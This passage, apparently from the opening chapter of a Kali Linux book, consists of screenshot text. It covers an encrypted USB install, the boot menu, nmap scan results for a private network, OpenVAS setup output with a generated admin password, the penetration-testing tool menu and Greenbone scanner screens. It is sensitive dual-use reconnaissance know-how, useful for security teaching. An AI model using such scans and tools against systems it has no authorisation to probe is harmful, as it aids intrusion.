



Chapter 1: Sharpening the Saw



KALI LINUX

Configure the network

Please enter the hostname for this system.

The hostname is a single word that identifies your system to the network. If you don't know what your hostname should be, consult your network administrator. If you are setting up your own home network, you can make something up here.

Hostname:

Screenshot

Go Back

Continue

KALI LINUX

Configure the network

The domain name is the part of your Internet address to the right of your host name. It is often something that ends in .com, .net, .edu, or .org. If you are setting up a home network, you can make something up, but make sure you use the same domain name on all your computers.

Domain name:

Screenshot

Go Back

Continue

KALI LINUX

Set up users and passwords

You need to set a password for 'root', the system administrative account. A malicious or unqualified user with root access can have disastrous results, so you should take care to choose a root password that is not easy to guess. It should not be a word found in dictionaries, or a word that could be easily associated with you.

A good password will contain a mixture of letters, numbers and punctuation and should be changed at regular intervals.

The root user should not have an empty password. If you leave this empty, the root account will be disabled and the system's initial user account will be given the power to become root using the "sudo" command.

Note that you will not be able to see the password as you type it.

Root password:



●●●●●●●●●●●●●●●●

Please enter the same root password again to verify that you have typed it correctly.

Re-enter password to verify:

●●●●●●●●●●●●●●●●

Screenshot

Go Back

Continue

KALI LINUX

Partition disks

The installer can guide you through partitioning a disk (using different standard schemes) or, if you prefer, you can do it manually. With guided partitioning you will still have a chance later to review and customise the results.

If you choose guided partitioning for an entire disk, you will next be asked which disk should be used.

Partitioning method:

Guided - use entire disk

Guided - use entire disk and set up LVM

Guided - use entire disk and set up encrypted LVM

Manual

Screenshot

Go Back

Continue

KALI LINUX

Partition disks

Note that all data on the disk you select will be erased, but not before you have confirmed that you really want to make the changes.

Select disk to partition:

SCSI3 (0,0,0) (sda) - 64.0 GB SanDisk Cruzer Glide

SCSI4 (0,0,0) (sdb) - 21.5 GB VMware, VMware Virtual S

Screenshot

Go Back

Continue

KALI LINUX

Partition disks

Selected for partitioning:

SCSI3 (0,0,0) (sda) - SanDisk Cruzer Glide: 64.0 GB

The disk can be partitioned using one of several different schemes. If you are unsure, choose the first one.

Partitioning scheme:

All files in one partition (recommended for new users)

Separate /home partition

Separate /home, /usr, /var, and /tmp partitions

Screenshot

Go Back

Continue

KALI LINUX

Partition disks

Before the Logical Volume Manager can be configured, the current partitioning scheme has to be written to disk. These changes cannot be undone.

After the Logical Volume Manager is configured, no additional changes to the partitioning scheme of disks containing physical volumes are allowed during the installation. Please decide if you are satisfied with the current partitioning scheme before continuing.

The partition tables of the following devices are changed:
SCSI3 (0,0,0) (sda)

The following partitions are going to be formatted:
partition #1 of SCSI3 (0,0,0) (sda) as ext2

Write the changes to disks and configure LVM?

No


Yes

Screenshot

Continue

KALI LINUX

Partition disks

 Erasing data on SCSI3 (0,0,0), partition #5 (sda)

Cancel

KALI LINUX

Partition disks

You need to choose a passphrase to encrypt SCSI3 (0,0,0), partition #5 (sda).

The overall strength of the encryption depends strongly on this passphrase, so you should take care to choose a passphrase that is not easy to guess. It should not be a word or sentence found in dictionaries, or a phrase that could be easily associated with you.

A good passphrase will contain a mixture of letters, numbers and punctuation. Passphrases are recommended to have a length of 20 or more characters.

Encryption passphrase:

Please enter the same passphrase again to verify that you have typed it correctly.

Re-enter passphrase to verify:

Screenshot

Go Back

Continue

KALI LINUX

Partition disks

This is an overview of your currently configured partitions and mount points. Select a partition to modify its settings (file system, mount point, etc.), a free space to create partitions, or a device to initialize its partition table.

Configure software RAID

Configure the Logical Volume Manager

Configure encrypted volumes

- ▽ LVM VG kalibook, LV root - 61.1 GB Linux device-mapper (linear)
 - > #1 61.1 GB f ext4 /
- ▽ LVM VG kalibook, LV swap_1 - 2.6 GB Linux device-mapper (linear)
 - > #1 2.6 GB f swap swap
- ▽ Encrypted volume (sda5_crypt) - 63.8 GB Linux device-mapper (crypt)
 - > #1 63.8 GB K lvm
- ▽ SCSI13 (0,0,0) (sda) - 64.0 GB SanDisk Cruzer Glide
 - > #1 primary 254.8 MB F ext2 /boot
 - > #5 logical 63.8 GB K crypto (sda5_crypt)
- SCSI14 (0,0,0) (sdb) - 21.5 GB VMware, VMware Virtual S

Undo changes to partitions

Finish partitioning and write changes to disk

Screenshot

Help

Go Back

Continue

KALI LINUX

Partition disks

If you continue, the changes listed below will be written to the disks. Otherwise, you will be able to make further changes manually.

The following partitions are going to be formatted:

LVM VG kalibook, LV root as ext4

LVM VG kalibook, LV swap_1 as swap

Write the changes to disks?

No

Yes

Screenshot

Continue

KALI LINUX

Partition disks



Creating ext4 file system for / in partition #1 of LVM VG kalibook, LV root...



KALI LINUX

Install the system

 Installing the system...

Copying data to disk...



KALI LINUX

Configure the package manager

A network mirror can be used to supplement the software that is included on the CD-ROM. This may also make newer versions of software available.

Use a network mirror?

No

Yes



Screenshot

Go Back

Continue

```
Booting 'Kali GNU/Linux, with Linux 3.18.0-kali1-amd64'
Loading Linux 3.18.0-kali1-amd64 ...
Loading initial ramdisk ...
early console in decompress_kernel

Decompressing Linux... Parsing ELF... done.
Booting the kernel.
Loading, please wait...
[    1.713422] sd 0:0:0:0: [sda] Assuming drive cache: write through
   Volume group "kalibook" not found
   Skipping volume group kalibook
Unable to find LVM volume kalibook/root
Unlocking the disk /dev/disk/by-uuid/f2882617-ee2b-495f-8301-f798ecd90764 (sda5_
crypt)
Enter passphrase: _
```





“the quieter you become, the more you are able to hear”

Boot menu

- Live (amd64)
- Live (amd64 failsafe)
- Live (forensic mode)
- Live USB Persistence (check kali.org/prst)
- Live USB Encrypted Persistence (check kali.org/prst)
- Install
- Graphical install
- Install with speech synthesis
- Advanced options

```
Applications Places Sun Mar 1, 7:09 PM root
root@kalibook: ~
root@kalibook: ~ 77x43 pi@raspbmc: ~ 77x21
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  rpcbind
443/tcp   open  https
902/tcp   open  iis-remote
MAC Address: 00:90:F5:ES:7E:D6 (Clevo CO.)

Nmap scan report for 10.100.0.145
Host is up (0.020s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
9080/tcp  open  glrpc
MAC Address: 00:9F:0E:02:40:BF (Unknown)

Nmap scan report for 10.100.0.194
Host is up (0.0023s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
MAC Address: B8:27:EB:21:10:E3 (Raspberry Pi Foundation)

Nmap scan report for 10.100.0.252
Host is up (0.099s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
MAC Address: 00:01:30:10:27:3A (Extreme Networks)


Nmap scan report for 10.100.0.255
Host is up (0.024s latency).
All 1000 scanned ports on 10.100.0.255 are filtered
MAC Address: FF:FF:FF:FF:FF:FF (Unknown)

Nmap scan report for 10.100.0.196
Host is up (0.00023s latency).
All 1000 scanned ports on 10.100.0.196 are closed

Nmap done: 256 IP addresses (12 hosts up) scanned in 4.74 seconds
root@kalibook:~#

zy8+rp11_armhf.deb) ...
Unpacking replacement base-files ...
Processing triggers for install-info ...
Setting up base-files (7.1wheezy8+rp11) ...
Installing new version of config file /etc/debian_version ...
(Reading database ... 31357 files and directories currently installed.)
Preparing to replace dpkg 1.16.14+rp11 (using .../dpkg_1.16.15+rp11_armhf.deb
) ...
Unpacking replacement dpkg ...
Setting up dpkg (1.16.15+rp11) ...
(Reading database ... 31358 files and directories currently installed.)
Preparing to replace libc-dev-bin 2.13-38+rp12+deb7u1 (using .../libc-dev-bin
_2.13-38+rp12+deb7u7_armhf.deb) ...
Unpacking replacement libc-dev-bin ...
Preparing to replace libc6-dev:armhf 2.13-38+rp12+deb7u1 (using .../libc6-dev
_2.13-38+rp12+deb7u7_armhf.deb) ...
Unpacking replacement libc6-dev:armhf ...
Preparing to replace libc-bin 2.13-38+rp12+deb7u1 (using .../libc-bin_2.13-38
+rp12+deb7u7_armhf.deb) ...
Unpacking replacement libc-bin ...

root@kalibook: ~ 77x20
PING 10.100.0.1 (10.100.0.1) 56(84) bytes of data:
64 bytes from 10.100.0.1: icmp_req=1 ttl=64 time=0.306 ms
64 bytes from 10.100.0.1: icmp_req=2 ttl=64 time=0.281 ms
64 bytes from 10.100.0.1: icmp_req=3 ttl=64 time=0.253 ms
64 bytes from 10.100.0.1: icmp_req=4 ttl=64 time=0.312 ms
64 bytes from 10.100.0.1: icmp_req=5 ttl=64 time=0.274 ms
64 bytes from 10.100.0.1: icmp_req=6 ttl=64 time=0.280 ms
64 bytes from 10.100.0.1: icmp_req=7 ttl=64 time=0.289 ms
64 bytes from 10.100.0.1: icmp_req=8 ttl=64 time=0.270 ms
64 bytes from 10.100.0.1: icmp_req=9 ttl=64 time=0.271 ms
64 bytes from 10.100.0.1: icmp_req=10 ttl=64 time=0.228 ms
64 bytes from 10.100.0.1: icmp_req=11 ttl=64 time=0.269 ms
64 bytes from 10.100.0.1: icmp_req=12 ttl=64 time=0.250 ms
64 bytes from 10.100.0.1: icmp_req=13 ttl=64 time=0.259 ms
64 bytes from 10.100.0.1: icmp_req=14 ttl=64 time=0.283 ms
^C
... 10.100.0.1 ping statistics ...
14 packets transmitted, 14 received, 0% packet loss, time 13000ms
rtt min/avg/max/mdev = 0.228/0.273/0.312/0.023 ms
root@kalibook:~#
```



```
root@kalibook: ~
File Edit View Search Terminal Help
[i] Updating /var/lib/openvas/cert-data/dfn-cert-2014.xml
[i] Updating /var/lib/openvas/cert-data/dfn-cert-2015.xml
[i] Updating Max CVSS for DFN-CERT
Generating RSA private key, 1024 bit long modulus
..+++++
.....+++++
e is 65537 (0x10001)
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [DE]:State or Province Name (full name) [Some-State]:Locality Name (eg,
city) []:Organization Name (eg, company) [Internet Widgits Pty Ltd]:Organizational Unit Name (eg, sec
tion) []:Common Name (eg, your name or your server's hostname) []:Email Address []:Using configuratio
n from /tmp/openvas-mkcert-client.7264/stdC.cnf
Check that the request matches the signature
Signature ok
The Subject's Distinguished Name is as follows
countryName          :PRINTABLE:'DE'
localityName         :PRINTABLE:'Berlin'
commonName           :PRINTABLE:'om'
Certificate is to be certified until Feb 29 07:58:54 2016 GMT (365 days)

Write out database with 1 new entries
Data Base Updated
Stopping OpenVAS Manager: openvasmd.
Stopping OpenVAS Scanner: openvassd.
Starting OpenVAS Scanner: openvassd.
Starting OpenVAS Manager: openvasmd.
Restarting Greenbone Security Assistant: gsad.
User created with password '3e95860f-10ea-4ca4-b7f8-707965ab4c71'.
root@kalibook: #
```

Generated Password



Applications ▾ Places ▾ Wed 22:29

Favorites

- 01 - Information Gathering ▶
- 02 - Vulnerability Analysis ▶
- 03 - Web Application Analysis ▶
- 04 - Database Assessment ▶
- 05 - Password Attacks ▶
- 06 - Wireless Attacks ▶
- 07 - Reverse Engineering ▶
- 08 - Exploitation Tools ▶
- 09 - Sniffing & Spoofing ▶
- 10 - Post Exploitation ▶
- 11 - Forensics ▶
- 12 - Reporting Tools ▶


- golismero
- lynis
- nikto
- nmap
- openvas initial setup
- openvas start
- openvas stop
- unix-privesc-check

```
root@kalibook: ~
File Edit View Search Terminal Help
SKIP: Skipping check for Greenbone Security Desktop.
Step 7: Checking if OpenVAS services are up and running ...
OK: netstat found, extended checks of the OpenVAS services enabled.
OK: OpenVAS Scanner is running and listening only on the local interface.
OK: OpenVAS Scanner is listening on port 9391, which is the default port.
WARNING: OpenVAS Manager is running and listening only on the local interface.
This means that you will not be able to access the OpenVAS Manager from the
outside using GSD or OpenVAS CLI.
SUGGEST: Ensure that OpenVAS Manager listens on all interfaces unless you want
a local service only.
OK: OpenVAS Manager is listening on port 9390, which is the default port.
WARNING: Greenbone Security Assistant is running and listening only on the local interface.
This means that you will not be able to access the Greenbone Security Assistant from the
outside using a web browser.
SUGGEST: Ensure that Greenbone Security Assistant listens on all interfaces.
OK: Greenbone Security Assistant is listening on port 9392, which is the default port.
Step 8: Checking nmap installation ...
WARNING: Your version of nmap is not fully supported: 6.47
SUGGEST: You should install nmap 5.51.
Step 9: Checking presence of optional tools ...
OK: pdflatex found.
OK: PDF generation successful. The PDF report format is likely to work.
OK: ssh-keygen found, LSC credential generation for GNU/Linux targets is likely to work.
WARNING: Could not find rpm binary, LSC credential package generation for RPM and DEB based targets will not work.
SUGGEST: Install rpm.
WARNING: Could not find makensis binary, LSC credential package generation for Microsoft Windows targets will not work.
SUGGEST: Install nsis.

It seems like your OpenVAS-7 installation is OK.

If you think it is not OK, please report your observation
and help us to improve this check routine:
http://lists.wald.intevation.org/mailman/listinfo/openvas-discuss
Please attach the log-file (/tmp/openvas-check-setup.log) to help us analyze the problem.

root@kalibook:~#
```



Greenbone Security Assistant – Iceweasel

Greenbone Security Assistant

Logged in as Admin admin | Logout
Mon Mar 2 02:16:21 2015 UTC

Scan Management | Asset Management | SecInfo Management | Configuration | Extras | Administration | Help

Tasks (total: 0) [No auto-refresh]

Filter: apply_overrides=1 rows=10 permission=any owner=any first=1 sort=name

Name	Status	Reports		Severity	Trend	Actions
		Total	Last			
(Applied filter: apply_overrides=1 rows=10 permission=any owner=any first=1 sort=name) (total: 0)						

Welcome dear new user!
To explore this powerful application and to have a quick start for doing things the first time, I am here to assist you with some hints and short-cuts.

I will appear automatically in areas where you have created no or only a few objects. And disappear when you have more than 3 objects. You can call me with this icon any time later on.

If you want help creating new scan tasks but also more options, you can select "Advanced Task Wizard" from the wizard selection menu at the top of this window where it currently says "Task Wizard" marked with a small arrow.

For more detailed information on


Quick start: Immediately scan an IP address
IP address or hostname:

For this short-cut I will do the following for you:

1. Create a new Target with default Port List
2. Create a new Task using this target with default Scan Configuration
3. Start this scan task right away
4. Switch the view to reload every 30 seconds so you can lean back and watch the scan progress

In fact, you must not lean back. As soon as the scan progress is beyond 1%, you can already jump into the scan report via the link in the Reports Total column and review the results collected so far.

By clicking the New Task icon you can also create a new Task yourself. However, you will need a Target first, which you can create by



Greenbone Security Assistant – Iceweasel

Greenbone Security Assistant

Logged in as Admin admin | Logout
Mon Mar 2 02:16:21 2015 UTC

Scan Management | Asset Management | SecInfo Management | Configuration | Extras | Administration | Help

Tasks (total: 0) [No auto-refresh]

Filter: apply_overrides=1 rows=10 permission=any owner=any first=1 sort=name

Name	Status	Reports		Severity	Trend	Actions
		Total	Last			
(Applied filter: apply_overrides=1 rows=10 permission=any owner=any first=1 sort=name) (total: 0)						

Welcome dear new user!
To explore this powerful application and to have a quick start for doing things the first time, I am here to assist you with some hints and short-cuts.

I will appear automatically in areas where you have created no or only a few objects. And disappear when you have more than 3 objects. You can call me with this icon any time later on.

